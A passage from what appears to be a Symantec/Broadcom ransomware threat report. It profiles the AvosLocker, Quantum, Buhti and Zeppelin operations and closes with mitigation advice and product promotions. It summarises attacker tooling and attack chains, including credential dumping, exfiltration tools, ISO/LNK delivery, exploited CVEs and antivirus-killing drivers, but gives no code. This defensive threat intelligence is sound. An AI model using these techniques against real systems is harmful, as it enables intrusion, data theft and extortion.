This increasing trend of affiliates using multiple ransomware families could give more autonomy to affiliates, allowing the most skilled affiliate gangs to pick and choose the ransomware they want to work with. This could then give them access to multiple ransomware families at once, increasing the likelihood of them being able to carry out potentially devastating ransomware attacks successfully.

Sirex

- **Aliases:** AvosLocker
- **Ransomware Families:** AvosLocker
- **Active Since:** 2021
- **Ransomware-as-a-Service:** Yes

Sirex runs the AvosLocker RaaS operation. It first appeared in June 2021 and successfully acquired numerous affiliates, leading to it becoming one of the larger ransomware operators active during 2022. Sirex was one of the earlier ransomware gangs to start carrying out double-extortion ransomware attacks and to set up a data leaks website.

While not seeming to be as active in 2023 as it was in 2022, the FBI and CISA are still sufficiently worried about this threat to have released an updated advisory about AvosLocker in October 2023. It said that actors using AvosLocker had "compromised organizations across multiple critical infrastructure sectors in the United States, affecting Windows, Linux, and VMware ESXi environments." The alert also provided information about the legitimate software and open-source tools used in AvosLocker attacks. These included:

- Remote system administration tools such as Splashtop Streamer, Tactical RMM, PuTTy, AnyDesk, PDQ Deploy, and Atera Agent
- Legitimate Windows tools such as PsExec and Nltest
- Open-source networking tunneling tools like Ligolo and Chisel
- Cobalt Strike and Sliver for command and control
- LaZagne and Mimikatz for harvesting credentials
- FileZilla and Rclone for data exfiltration

Other tools used in AvosLocker attacks included Notepad++, RDP Scanner, and 7zip, as well as custom PowerShell and batch scripts, and custom web shells. The long list of tools used is reflective of the fact that AvosLocker is deployed by affiliates who may use different TTPs in attacks. Symantec researchers also observed previous attacks where PowerShell Empire and PDQ Deploy were used in attack chains where AvosLocker was ultimately deployed. AvosLocker affiliates have also been seen using vulnerable drivers in attacks to escalate privileges and stop processes, including antivirus software.

AvosLocker was also one of the ransomware families included in an FBI advisory published in September 2023 that warned about a trend in ransomware attacks where a second ransomware payload was being deployed against compromised systems, often within 48 hours of the initial attack. Deployment of a second ransomware payload could leave victims with doubly encrypted data and the prospect of having to pay two ransoms, as well as hampering recovery operations. AvosLocker, Diamond, Hive, Karakurt, LockBit, Quantum, and Royal were among the threats to have been used in such attacks, in various combinations, the FBI reported.

Cimbex

- **Ransomware Families:** Quantum (Ransom. Quantum), MountLocker (Retired)
- **Active Since:** 2020
- **Ransomware-as-a-Service:** Yes

Cimbex first appeared in September 2020 with the creation of the MountLocker ransomware, which was one of the more frequently used ransomware payloads for a number of months. MountLocker was frequently renamed by affiliates to the likes of XingLocker and AstroLocker; however, none of these mini rebrands lasted very long. The most recent version of the group's payload, which was first seen in August 2021, is Quantum.

The main infection vector in Quantum attacks appears to be email. In some cases, email campaigns have delivered the IcedID malware, which was then used to deliver Quantum. IcedID was seen in some instances being delivered as a DLL within an ISO file. Quantum has also used LNK files to execute payloads, as well as using scheduled tasks to achieve persistence on victim machines. The Bumblebee loader has also been seen delivering the Quantum ransomware. This too was delivered to targets via a spear-phishing email with an attached ISO file. This ISO file contained a Bumblebee DLL file and an LNK file, which loaded the Bumblebee DLL file using `rundll32.exe`. The ransomware has also been known to leverage commodity and living-off-the-land tools like Cobalt Strike, Rclone, the Ligolo tunneling tool, ProcDump, and AdFind. Actors using Quantum have also used LSASS to extract credentials, a tool called NPPSpy to collect credentials, and WMI for discovery tasks, as well as leveraging PsExec and PowerShell. Quantum was also previously seen being delivered by the Emotet botnet. Because Quantum is run as an RaaS, with affiliates carrying out attacks using the ransomware, the TTPs used in attacks involving it can vary.

Quantum has also been noted in the past for carrying out ransomware attacks in a very short timeframe. In one publicly reported Quantum ransomware attack, it took the threat actors less than four hours to move from initial infection to all machines being encrypted.

In 2023, Quantum was one of the ransomware families included in an FBI advisory published in September that warned about a trend in ransomware attacks where a second ransomware payload was being deployed

against compromised systems, often within 48 hours of the initial attack. Deployment of a second ransomware payload could leave victims with doubly encrypted data and the prospect of having to pay two ransoms, as well as hampering recovery operations.

Quantum, AvosLocker, Diamond, Hive, Karakurt, LockBit, and Royal were among the threats to have been used in such attacks, in various combinations, the FBI reported.

Quantum was also one of the ransomware families linked by Group-IB researchers to a cyber crime group called ShadowSyndicate in a September 2023 blog. ShadowSyndicate appears to operate as a ransomware affiliate, but the researchers felt it was notable for working with a large number of different ransomware families in the course of a year. As well as Quantum, these families included Nokoyawa, ALPHV/BlackCat, Clop, Royal, Cactus, and Play. ShadowSyndicate uses tools such as the Cobalt Strike, Sliver, and Meterpreter penetration testing tools, IcedID banking Trojan, and the Matanbuchus malware loader while carrying out attacks.

Blacktail

- **Aliases:** Buhti, buthiRansom
- **Ransomware Families:** Ransom.Buthti
- **Active Since:** 2023
- **Ransomware-as-a-Service:** No

Blacktail is a group that operates the Buhti ransomware. Buhti first came to public attention in February 2023 when it was observed attacking Linux computers. Symantec subsequently discovered a version of Buhti that targets Windows machines.

Further analysis of Buhti revealed that Blacktail doesn't develop its own payloads and instead uses variants of the leaked LockBit and Babuk ransomware families to attack Windows and Linux systems respectively. Babuk was one of the first ransomware actors to target ESXi systems with a Linux payload. Its source code was leaked in 2021 and since then has been adopted and reused by multiple ransomware operations. LockBit 3.0 was developed for the Syrphid cyber crime group. The builder for the ransomware was leaked in September 2022, allegedly by a disgruntled developer.

While Buhti doesn't develop its own ransomware, it does utilize what appears to be one custom-developed tool, an information stealer designed to search for and archive specified file types. Written in Golang, it is designed to steal the following file types: .pdf, .php, .png, .ppt, .psd, .rar, .raw, .rtf, .sql, .svg, .swf, .tar, .txt, .wav, .wma, .wmv, .xls, .xml, .yml, .zip, .aiff, .aspx, .docx, .epub, .json, .mpeg, .pptx, .xlsx, .yaml. Copied files are placed into a .zip archive, which is created using an open-source utility called zip.

Several Buhti attacks exploited a recently discovered vulnerability in PaperCut NG and MF (CVE-2023-27350). The exploit allows an attacker to bypass authentication and remotely execute code. Blacktail appears quick to utilize new exploits. In February, it was reported to be exploiting a vulnerability in the IBM Aspera Faspex file-exchange application (CVE-2022-47986).

Pollen

- **Aliases:** Zeppelin
- **Ransomware Families:** Zeppelin, Buran (retired), VegaLocker (retired)
- **Active Since:** 2019
- **Ransomware-as-a-Service:** No

Active since 2019, Pollen initially used the VegaLocker ransomware, which somewhat unusually targeted Russian speakers and was spread via malvertising on an online Russian advertising network. Pollen pivoted to targeted ransomware attacks later that year when it developed the Zeppelin ransomware and began targeting organizations in the U.S and Europe. In a reversal of its previous tactics, Zeppelin, like most ransomware, is designed not to run on computers in Russia or other Commonwealth of Independent States (CIS) countries.

Zeppelin is not run as an RaaS operation but is sold on underground forums, and, unlike other ransomware developers, Pollen does not run a ransomware data leaks site. Because Zeppelin can be bought on underground forums it is likely to be distributed by a larger than normal number of cyber crime actors; it was one of the first ransomware families to be used by the Vice Society ransomware group. This availability can also make it more challenging to develop a picture of a typical Zeppelin attack as the TTPs used are likely to vary greatly.

Zeppelin has been distributed and deployed via phishing emails, Microsoft Word documents with malicious macros embedded, PowerShell loaders, poorly secured RDP, VPN vulnerabilities, malicious EXE files, malicious DLL files, compromised websites, and temporary command-and-control infrastructures that are active only during distribution. When Zeppelin has completed encrypting files, to which it appends the file extension `.zeppelin`, it drops a ransom note and displays it in Notepad. For communication between victims and attackers, the Pollen group has been observed using email providers such as firemail.cc, Protonmail, and Tutanota, as well as email addresses associated with .onion domains.

A notable development occurred in November 2022, when researchers from Unit 221B said they had managed to crack Zeppelin's encryption. Unit 221B

founder Lance James said that he discovered multiple vulnerabilities in Zeppelin's encryption routines that allowed him to brute-force the decryption keys in just a few hours, using nearly 100 cloud computer servers. The researchers informed the FBI, which proceeded to put the company in contact with Zeppelin victims so that they could help decrypt their files. The attackers said they were motivated to crack Zeppelin after the ransomware gang started attacking nonprofit and charity organizations. Despite this occurrence, Zeppelin activity continued in 2023, though not at the same levels as seen in previous years.

Conclusion

Ransomware will continue to be a major threat for organizations in 2024 and beyond. Incentivized by big payouts, ransomware attackers have proven to be persistent and adaptive, capable of responding to disruption by reorganizing themselves and consistently developing new tactics.

The single biggest development of 2023 has been the rise of vulnerability exploitation as an infection vector. Attackers are realizing the potential of recently patched vulnerabilities in public-facing enterprise software and are putting considerable resources into scanning for unpatched systems. Some have gone one step further and have begun to find or acquire zero-day exploits.

Organizations who wish to guard against ransomware attacks should adopt a defense-in-depth strategy, using multiple detection, protection, and hardening technologies to mitigate risk at each point of a potential attack chain.

In addition to this, organizations should prioritize deepening their knowledge of current infection vectors used and commonly employed in ransomware attacks. This information will assist in prioritizing and identifying potential areas of weakness in their defensive posture.

Mitigation

Observe the following best practices to protect against targeted attacks.

Local Environment

- Monitor the use of dual-use tools inside your network.
- Ensure you have the latest version of PowerShell and you have logging enabled.
- Restrict access to RDP Services. Only allow RDP from specific known IP addresses and ensure you are using multi-factor authentication (MFA).
- Implement proper audit and control of administrative account usage. You could also implement one-time credentials for administrative work to help prevent theft and misuse of administrative credentials.
- Create profiles of usage for administrative tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application allow listing where applicable.
- Locking down PowerShell can increase security, for example with the constrained language mode.
- Make credential dumping more difficult, for example by enabling Credential Guard in Windows 10 or disabling SeDebugPrivilege.
- MFA can help limit the usefulness of compromised credentials.
- Create a plan to consider notification of outside parties. In order to ensure correct notification of required organizations, such as the FBI or other law enforcement authorities/agencies, be sure to have a verifiable plan in place.
- Create a jump bag with hard copies and archived soft copies of all critical administrative information. In order to protect against the compromise of the availability of this critical information, store it in a jump bag together with the hardware and software needed to troubleshoot problems. Storing this information on the network is not helpful when network files are encrypted.

Email

- Enable MFA to prevent the compromise of credentials during phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes and ensure you are following best practices for your email system, including the use of SPF and other defensive measures against phishing attacks.

Backup

- Implement offsite storage of backup copies. Arrange for offsite storage of at least four weeks of both weekly full and daily incremental backups.
- Implement offline backups that are onsite. Make sure you have backups that are not connected to the network to prevent them from being encrypted by ransomware.
- Verify and test your server-level backup solution. This should already be part of your Disaster Recovery process.
- Secure the file-level permissions for backups and backup databases. Don't let your backups get encrypted.
- Test restore capability. Ensure restore capabilities support the needs of the business.

Protection

Symantec provides a comprehensive portfolio of security solutions to address today's security challenges and protect data and digital infrastructure from multifaceted threats. These solutions include core capabilities designed to help organizations prevent and detect advanced attacks.

Symantec Endpoint Security Complete

Symantec Endpoint Security Complete (SESC) was specifically created to help protect against advanced attacks. While many vendors offer EDR to help find intrusions, there are gaps. We call these gaps blind spots and there are technologies in SESC to eliminate them.
Learn more at www.broadcom.com/products/cybersecurity/endpoint/end-user/complete

Privileged Access Management (PAM)

PAM is designed to prevent security breaches by protecting sensitive administrative credentials, controlling privileged user access, proactively enforcing security policies and monitoring and recording privileged user activity.
Learn more at www.broadcom.com/products/identity/pam

Symantec Web Isolation

Symantec Web Isolation eliminates web threats and solves the challenge of providing access to unknown, uncategorized and potentially risky web sites by creating a remote execution environment between an agency's enterprise systems and content servers on the web.
Learn more at www.broadcom.com/products/cybersecurity/network/network-protection/web-isolation

Symantec Secure Web Gateway (SWG)

SWG delivers high-performance on-premises or cloud secure web gateway that organizations can leverage to control or block access to unknown, uncategorized, or high-risk web sites.
Learn more at www.broadcom.com/products/cybersecurity/network/web-protection/proxy-sg-and-advanced-secure-gateway

Symantec Intelligence Services

Symantec Intelligence Services leverages the Symantec Global Intelligence Network to deliver real-time threat intelligence to several Symantec network security solutions including Symantec Secure Web Gateway, Symantec Content Analysis, Symantec Security Analytics, and more.
Learn more at www.broadcom.com/products/cybersecurity/network/web-protection/intelligence-services

Symantec Content Analysis with Advanced Sandboxing

Within the Symantec Content Analysis platform, zero-day threats are automatically escalated and brokered to Symantec Malware Analysis with dynamic sandboxing for deep inspection and behavioral analysis of potential APT files and toolkits.
Learn more at www.broadcom.com/products/cybersecurity/network/web-protection/deep-file-inspection

Symantec Security Analytics

Symantec Security Analytics delivers enriched, full-packet capture for full network traffic analysis, advanced network forensics, anomaly detection, and real-time content inspection for all network traffic to arm incident responders for quick resolution.
Learn more at www.broadcom.com/products/advanced-threat-protection/network-forensics-security-analytics

BROADCOM
connecting everything®

For more information, visit our website at: www.broadcom.com

RANW-TL-WP101 December 14, 2023